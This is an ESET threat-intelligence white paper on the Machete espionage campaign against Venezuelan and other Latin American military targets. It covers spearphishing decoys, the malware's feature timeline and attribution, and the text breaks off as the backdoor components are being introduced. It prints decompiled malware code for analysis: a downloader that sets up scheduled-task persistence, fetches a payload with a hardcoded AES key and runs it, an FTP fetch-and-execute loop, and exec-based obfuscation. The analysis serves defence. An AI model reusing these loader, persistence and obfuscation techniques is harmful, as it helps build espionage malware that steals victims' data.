ESET Research White papers // July 2019

MACHETE JUST GOT SHARPER

Venezuelan military under attack

How spies managed to steal gigabytes of confidential data over the course of a year

TABLE OF CONTENTS

LIST OF TABLES

LIST OF FIGURES

EXECUTIVE SUMMARY

Machete is a cyberespionage toolset developed by a Spanish-speaking group that has been operating since at least 2010. This group is very active and continues to develop new features for its malware, and implement infrastructure changes in 2019. Their long run of attacks, focused in Latin American countries, has allowed them to collect intelligence and refine their tactics over the years. ESET researchers have detected an ongoing, highly targeted campaign, with a majority of the targets being military organizations.

Key points in this white paper:

- In 2019, ESET has seen more than 50 computers compromised by Machete. Approximately 75% of them belonged to military forces of various Latin American countries, with more than half of them in the Venezuelan military.
- The group behind Machete uses effective spearphishing techniques. They know their targets, how to blend into regular communications, and which documents are of the most value to steal. Not only does Machete exfiltrate common office suite documents, but also specialized file types used by geographic information systems (GIS). The group is interested in files that describe navigation routes and positioning using military grids.
- Machete has evolved from what was seen in earlier attacks. The main backdoor is still Python-based, but enriched with several new features such as a more resilient C&C communication mechanism, the use of Mozilla Location Service to geolocate compromised computers, and the possibility to exfiltrate data to removable drives when there is physical access to targets.
- The group is very active. ESET has seen cases where stolen documents dated on one particular day were bundled with malware and used on the same day as lures to compromise new victims.

For any inquiries, or to submit samples related to this white paper, contact us at: threatintel@eset.com

1. INTRODUCTION

Many events occurred in the first half of 2019 that have put Venezuela in the spotlight. From the uprising of the opposition against President Nicolás Maduro to plots in the military forces, the situation in Venezuela has been open to international scrutiny. There is, however, an ongoing case of cyberespionage against the Venezuelan military that has managed to stay under the radar.


First described by Kaspersky in 2014 [1] and later, by Cylance in 2017 [2], Machete is a piece of malware found to be targeting high profile individuals and organizations in Latin American countries. In 2018 Machete reappeared with new code and new features. As of June 2019, ESET has seen over 50 victims being actively spied upon by Machete, with more than half of them being computers belonging to the Venezuelan military forces. Several GBs of confidential documents and private information have been exfiltrated to a server controlled by the attackers.

Machete has Latin American targets and has been developed by a Spanish-speaking group, presumably from a LATAM country. They are active and constantly working on very effective spearphishing campaigns. In some cases, they trick new victims by sending real documents that had been stolen on the very same day. They seem to have specialized knowledge about military operations, as they are focused on stealing specific files such as those that describe navigation routes. This white paper presents a technical analysis of the malware, as well as data related to these targeted attacks.

2. DELIVERY METHOD

Machete relies on spearphishing to compromise its targets. In other words, very specific emails are sent directly to the victims, and they change from target to target. These emails contain a link to download (or an attachment with) a compressed file with the malware and a document that serves as decoy.

Figure 1 is a typical PDF file displayed to a potential victim before compromise. To trick unsuspecting targets, Machete operators use real documents they have previously stolen; Figure 1 is a classified military document that is dated May 21st, 2019, the same day the related .zip file was first sent to targets.



ADMINISTRATIVO MARCA TOYOTA MODELO HILUX SERIAL [redacted], PARA LA INSPECTORIA DEL EJERCITO
BOLIVARIANO, UBICADO EN [redacted] CARACAS DISTRITO CAPITAL CON LA FINALIDAD DE RESOLVER ASUNTOS
RELANACIONADO AL SERVICIO REGRESO SIN NOVEDAD.

2 1 MAY 2019

TRUCCIONES ESPECIALES:

DIA: 21 | HORA: 06:00
MES: MAYO | AÑO: 2019

SIMBOLO | JEFE DE SERVICIO

NOMBRE Y CARGO A MAQUINA (FIRMA SI SE EQUIERE).

[redacted] ANTONIO [redacted]
SARGENTO PRIMERO
[redacted]

TELF. [redacted] | PAG: N° 01 | DE: 01

CLASIFICACIÓN DE SEGURIDAD
CONFIDENCIAL

CONFIDENCIAL

REPÚBLICA BOLIVARIANA DE VENEZUELA
Ministerio del Poder Popular para la Defensa
EJÉRCITO NACIONAL BOLIVARIANO
CENTRO LOCAL DE COMUNICACIONES

EXPEDIDOR

FIRMA:

NOMBRE Y CARGO A MAQUINA O SELLO

JULIO CESAR [redacted]
JEFE [redacted]
BRIGADA [redacted]

Figure 1 // Decoy (PDF file) in one of the Machete downloaders (blurred)

The kind of documents used as decoys are sent and received legitimately several times a day by targets. For example, *Radiogramas* are documents used for communication in the military forces. Attackers take advantage of that, along with their knowledge of military jargon and etiquette, to craft very convincing phishing emails.

3. TIMELINE OF MACHETE'S LATEST VERSION

In order to get a general idea of Machete's capabilities to steal documents and spy on its targets, we'll describe its main features as they appeared, in chronological order.

April 2018

The first time the new version was seen. It features:

- Coded in Python
- Code is obfuscated to try to thwart analysis
- First stage downloader fetches the actual malware
- Takes screenshots
- Logs keystrokes
- Accesses the clipboard
- Communicates with an FTP server
- AES encrypts and exfiltrates documents
- Detects newly inserted drives and copies files
- Updates configuration or malware binaries
- Executes other binaries
- Retrieves specific files from the system
- Logs are generated in English

Some of these early versions cannot have their code or configuration updated from the remote server. However, the binaries seen since late April do have these capabilities.

August 2018

An extra layer of obfuscation was added, using zlib compression and base64 encoding. It managed to evade detection by most security products.

November 2018

Two new features were added:

- Geolocation of victims and information about nearby Wi-Fi networks
- Retrieves user profile data from Chrome and Firefox browsers

February 2019

Physical exfiltration to removable drives was added, but both features added in November 2018 were removed from the code. Also, logs were changed to Spanish.

May 2019

On May 5th, 2019, subdomains used by Machete to communicate with the remote server were taken down. New samples with new features started to emerge on May 16th.

New features:

- Data are sent over HTTP if FTP connection fails
- AES encryption algorithm was dropped and replaced by base64 encoding
- Logs (of keys and clipboard contents) are not sent until they are larger than 10 KB
- List of file extensions that are exfiltrated was reduced
- There is no obfuscation after first layer of base64/zlib compression
- There is no downloader

June 2019

- Communication is over HTTP only, with a main and a fallback server
- Machete components are Python scripts; py2exe binaries were removed from this version
- Documents are AES encrypted and base64 encoded before being sent
- Now retrieves user data from more browsers
- Only Microsoft Office documents, JPEG images, .pdf documents and archives are exfiltrated
- Code was rewritten to perform the same tasks (keylogging, taking screenshots, etc.) but using different libraries

4. TARGETS

Machete is a highly targeted backdoor that has managed to stay under the radar for years. Emails with malicious attachments are only sent in small numbers. Operators behind Machete apparently already have information about individuals or organizations of interest to them in Latin America, how to reach them, and how best to trick them into getting compromised. Real documents are used as decoys, so it is not rare that victims never realize they were compromised and are even compromised again after Machete C&C servers change.

Since the end of March up until the end of May 2019, ESET observed that there were more than 50 victimized computers actively communicating with the C&C server. This would amount to gigabytes of data being uploaded every week. By analyzing filenames and metadata of exfiltrated documents, it was possible to determine that more than half of the compromised computers were in the Venezuelan military forces. This would include several brigades or divisions across Venezuela.

Other compromised computers were related to education, police, and foreign affairs sectors. This extends to other countries in Latin America, with the Ecuadorean military being another organization highly targeted by Machete. These countries are shown in Figure 2.





Figure 2 // Countries with Machete victims in 2019

5. MALWARE OPERATORS

Machete is malware that has been developed and is actively maintained by a Spanish-speaking group. This has been affirmed by other researchers for previous versions of Machete; these reasons, in conjunction with those we describe below, lead us to agree with this attribution.

First of all, there are some words in Spanish present within the code of the malware. Variable names are mostly random but the operators forgot to rename some of them. Examples include: datos (data), canal (channel), senal (signal), and unidad (unit, drive). Another example is shown in Figure 3.



```
for netydrar in lids:
    sherse, exswert = os.path.splitext(netydrar)
    bomss = ms3wa + '/' + netydrar
    if exswert == '.aes':
        try:
            fssw = open(bomss, 'wb')
            sftp.retrbinary('RETR ' + netydrar, fssw.write)
            fssw.close()
        except Exception as e:
            print e
        else:
            try:
                os.rename(bomss, ms3wa + '/' + sherse + '.exe')
                try:
                    abrir = os.startfile(ms3wa + '/' + sherse + '.exe')
                except Exception as e:
                    print e
                    try:
                        os.remove(ms3wa + '/' + sherse + '.exe')
                    except Exception as e:
                        print e
```

Figure 3 // Example of a Spanish word in Machete's code

Also, as was previously mentioned, logs with keystrokes and clipboard data are generated in Spanish. Initially they were in English, perhaps indicating copied code, but were later translated, for example to indicate which window the data is coming from.

The presence of code for physical exfiltration of documents may indicate that Machete operators could have a presence in one of the targeted countries, although we cannot be certain.

6. TECHNICAL ANALYSIS

Between 2014 and 2017 inclusive, the malware was distributed in NSIS-packed files. These would extract and execute several py2exe components of Machete; py2exe [3] is a tool that converts Python scripts into Windows executables. These executables don't require a Python installation to run, but can be quite large, as they need to include all Python libraries used by the script and the Python virtual machine. For example, py2exe would convert the classic one-liner "Hello, world" script into a 4 MB executable.

This new version of Machete, first seen in April 2018, uses a downloader as a first stage, which installs the backdoor components of Machete on a compromised system.



PDF
Word
Self-extracting file with Decoy document
Another self-extracting file with Encrypted URL
EXE
py2Exe Downloader component
WWW
Internet
Self-extracting file Encrypted Config
EXE
[...]
EXE
py2Exe Backdoor components


Figure 4 // Components of Machete

In Figure 4 we can see that the downloader comes as a self-extracting file (made with 7z SFX Builder [4]). It opens a PDF or Microsoft Office file that serves as a decoy and then runs the downloader executable. The downloader is a RAR SFX that contains the actual downloader binary (a py2exe component) and a configuration file with the downloader's target URL as an encrypted string.

All download URLs we have seen are either Dropbox or Google Docs. The files at these URLs have all been self-extracting (RAR SFX) archives containing encrypted configuration and malicious py2exe components.

6.1 Downloader component

An example of a configuration file for a 7z self-extracting downloader is shown in Figure 5.



```
;!@Install@!UTF-8!
GUIMode="2"
RunProgram="Programa_Formacion_en_Contratacion_Publica.pdf /s"
RunProgram="Chrome.sfx.exe /s"
;This SFX archive was created with 7z SFX Builder v2.1. (http://sourceforge.net/projects/s-zipsfxbuilder/)
;!@InstallEnd@!
```

Figure 5 // Configuration of a Machete downloader


The .exe file inside is a RAR SFX that is very similar in structure to the final Machete payload itself. It contains a py2exe executable and a configuration file with the URL from which to download Machete. The config file is named `mswe` and it is the base64-encoded text of an AES-encrypted string.

The flow of execution for the downloader can be summarized as follows:

- The working directory for the downloader will be: `%APPDATA%\GooDown`
- A scheduled task (`ChromeDow`) is created to execute the downloader every three to six minutes
- The download URL is read and decrypted (AES) from the `mswe` config file
- Machete is downloaded
- Downloaded data are decrypted (AES) and renamed as `Security.exe`
- Machete is executed
- The task for the downloader is deleted

For each binary the decryption key is the same for both URL and payload, but the key varies across binaries. In contrast, decryption keys used in the Machete payload itself have remained the same across all binaries up until June 2019, when they changed.

Part of the code is shown in Figure 6.




```
appdata = os.getenv('APPDATA')
maldir = appdata + '//GooDown'
key = 'aEjQQhfDdHh_oAWfgdLWt4r_PlAE3Efd'

if os.path.exists(maldir + '/Down.exe') == False:
    curdir = os.getcwd()
    shutil.copytree(curdir, maldir)
    os.popen('SCHTASKS /create /ST 00:00:01 /SC MINUTE /MO 03 /TR ' + '"' + maldir +
    '/down.exe' + '"' + ' /TN ChromeDow')

try:
    with open(maldir + '/mswe') as (f):
        config_file = f.read().splitlines()
except Exception as oOOOooOO:
    with open('mswe') as (f):
        config_file = f.read().splitlines()

cipher = Decryptor(key)
url_payload = cipher.Decrypt(config_file[0])
html_mal = urllib2.urlopen(url_payload)
with open(maldir + '/Security', 'wb') as (mal_file):
    mal_file.write(html_mal.read())

decrypt(key, maldir + '/Security', maldir + '/Security.exe')
subprocess.Popen([maldir + '/Security.exe'])
os.popen('SCHTASKS /Delete /TN ChromeDow /F')
```

Figure 6 // Downloader code

Later downloaders added version check features, similar to what we'll describe in the *GoogleCrash.exe: scheduling and persistence* section below. In these cases, version information is read from a file `bsw.as`, included in the downloader. Some names were also changed: for example, the task was renamed to `AdobeR`, and downloaded payload renamed to `ders.exe`.

6.2 Obfuscation


Since August 2018, all the main Machete backdoor components (which will be described in the next section) have been delivered with an extra layer of obfuscation. The executable py2exe files now contain a block of zlib-compressed, base64-encoded text which, after being decoded, corresponds to the same code that was seen before. This obfuscation is produced using pyminifier [5] with the `-gzip` parameter. Part of the obfuscated code is shown in Figure 7.



```
    try:
        import win32con, zlib
    except Exception as e:
        print e

exec zlib.decompress(base64.b64decode(
'eJytfWtzG9ex7Xf/ClxVoUQBGoADvlmXH3Rk5RzUjZ2c2K1U0XapaAmOkYxIFUnHCX79ndn9Wqv3gJZyTsqOJRKY2Y9+rF7du/f2p0172r
Snl+tlul53bdfNdqtd/7/V9Wp3vZrvVqvhn920/K7/p+uWXdu2Xf/hbt3/YTF87nql+mL70+Ssbc7ay3U3K59sh3/X6+XwsHn/g+ETxyfN8
cnl9e66/+FieOR6vZAH948b3tF/oRke2/+x/0/5zulpc9qPb/hRV8a4Hn56ctacnF0Oblm35VWzfriL/rHDL4/Om6Pzy2Eiq2v5ydlpc9Y/
xCdBslziX2YyrHn/R5h0ecZJc3Zy2f99pnOeDV9q+h80MqPhQ+2qaVeXtEQzmdfUJzoMsyzYxUlzceLjnO+Gf6/LE+WDDS5kmfVpc3J6OXx
9ERvmf5riPHRMDa3CcXN2PMyg6T9Q9uOwOT70ASyHr9mOD/uyzO+/OG0uTi/xplN/e+N/WtoDp7oox+fN8fkgGLiLS16PpQ6J925B3xCpmb
MArsvmHJ01R2e6MiE/DX10Htt0etScHl3CQuOSm0jpo8/Om7Pzy/ju8VFzfMSLIL8cpHyQiaWIEIlVWb2L5uKiX4Ym5GphE22ygMs6DB/GF
VDJW8bu0wzLcM+aszMS9aK+szya05Pm9OSS19f3PhZhLtI7Qzk6vmiOLy5Zy+2rJttnq+YsKcKwfzNbi8Pmope8Xvnk+SENjTlhddisDnXd
p6ZytOy6Ieer5nwVIkNPKg86alZHg2yYsZoXm6RPVu20CYRa4NKQag0rOlOLJtO0baHpNmJA43vTbPGKwThr2rNBEufy2/KzYpKH7035+7b
rZVYnzarfv86XfpqltT08bPp/fWWGMZuaiQLYUh83x/5nsbexmiAK8OfBmilUlullF0lbxHsw08Ovs0jTWklHzTxbMHAtxXKFUM9V3WQd57
Qwp2fN6dklbHVRp6Pm6OhSllgNMk6n0o6zo+bsKCwjDFYdBI5/CU9qaCxiO8JC99YLzRN9th/hpY4MJqrm7bg54vmj/6pswOl5c9q/Nt40q
MrcV15F9+KouYApijr0+zllKQaj2ZyqOsr2uryqZwTxM+XKIqmeIHyXuHzY6aNVczTYjQ7XfD6sW7c0ET06bI4Oix8DS6p2CoZbJMq0HJUZ
t4sWkh2+2pWiOGTG6Cs213kW97ZpL7PZCDMHO9B/YOarX9bDVHoWa6weC9ZzkXVsjiZwaotl3gxuJKSCXSK6/OEvrEoCUBjNJHzIarM6blb
```

Figure 7 // Machete's extra obfuscation

After that obfuscation is removed, there is code with further obfuscation including random names for variables and lots of junk code. Once again, this was not developed by the Machete operators: pyobfuscate [6] is an old project that has been used in previous Machete versions as well. A sample of this obfuscated code is shown in Figure 8.



```
 zzZ2Z2zZ=256
 if 59-59:lllllIIllIlll
 if 51-51:IIlIIllll*lll.zZ2-z2zzzz2Z2zZ2+llllllllllII%llllllllllII
 lllIII=lambda IlIllllll:IlIllllll+(zzZ2Z2zZ-len(IlIllllll)%zzZ2Z2zZ)*chr(zzZ2Z2zZ
 if 68-68:zZ2+z2zzzz2Z2zZ2%zZ2-Illlllllll-z2zzzz2Z2zZ2
 if 81-81:IlllIllIlll-IIlIIllll/z22z22zz%zZ2%lll
 if 84-84:IlIllllIIllI/lll%llllllIll-Il*zzz
 lIlllIIlllllII=lambda IlIllllll:IlIllllll[0:-ord(IlIllllll[-1])]
 if 1-1:IllllII
 if 59-59:z2zzzz2Z2zZ2-IlIllllIIllI+z2zz2Zzz%zZ2
 try:
  with open(lllIlllIIllII+"jer.dll")as IIllIlII:
   if 21-21:ZzZzzz/IllllII/zZ2-Il
   if 27-27:z2zz2Zzz-llllllllllII-zzz-llllIllllll%IlIllllIIllI*llllIllllll
   llIIIlIllllllI=IIllIlII.read().splitlines()
   if 83-83:Z2zZZ22%ZzZzzz*zzz*ZzZzzz
   if 78-78:zzz2+lllllIll*Z2zZZ22.IllllII
 except Exception,lllIIIll:
  if 2-2:zzz2.ZzZzzz-lll+IlIllllIIllI/llllllIll+Il
  if 46-46:lll+ZzZzzz%zzz
  print lllIIIll
  if 50-50:llllllIll+zZ2.z2zz2Zzz/lll+zzz2*z22z22zz
  if 6-6:ZzZzzz/zzz2%lllllIIllIlll
except Exception,lllIIIll:
 if 28-28:IlIllllIIllI
 if 93-93:lllllIIllIlll+z2zz2Zzz/Illllllll+z22z22zz
 print lllIIIll
try:
 zZZzzzzzzZ2=ll('aEjQhfDdHh_oAWfFZAALWt4r_PlAEEfd')
 if 6-6:Il*zzz/z22z22zz
 IllllllI=zZZzzzzzzZ2.Dscreuurt(llIIIlIllllllI[0])
```

Figure 8 // Example of Machete's first layer of obfuscation

It must be noted that one of the Machete binaries had a chunk of commented code that is produced by NXcrypt [7]. However, in the end, it seems the Machete operators decided not to use NXcrypt after all.

6.3 Backdoor components

Machete's dropper is a RAR SFX executable. Three py2exe components are dropped: `GoogleCrash.exe`, `Chrome.exe` and `GoogleUpdate.exe`. `GoogleCrash.exe` is executed first and launches the other two.




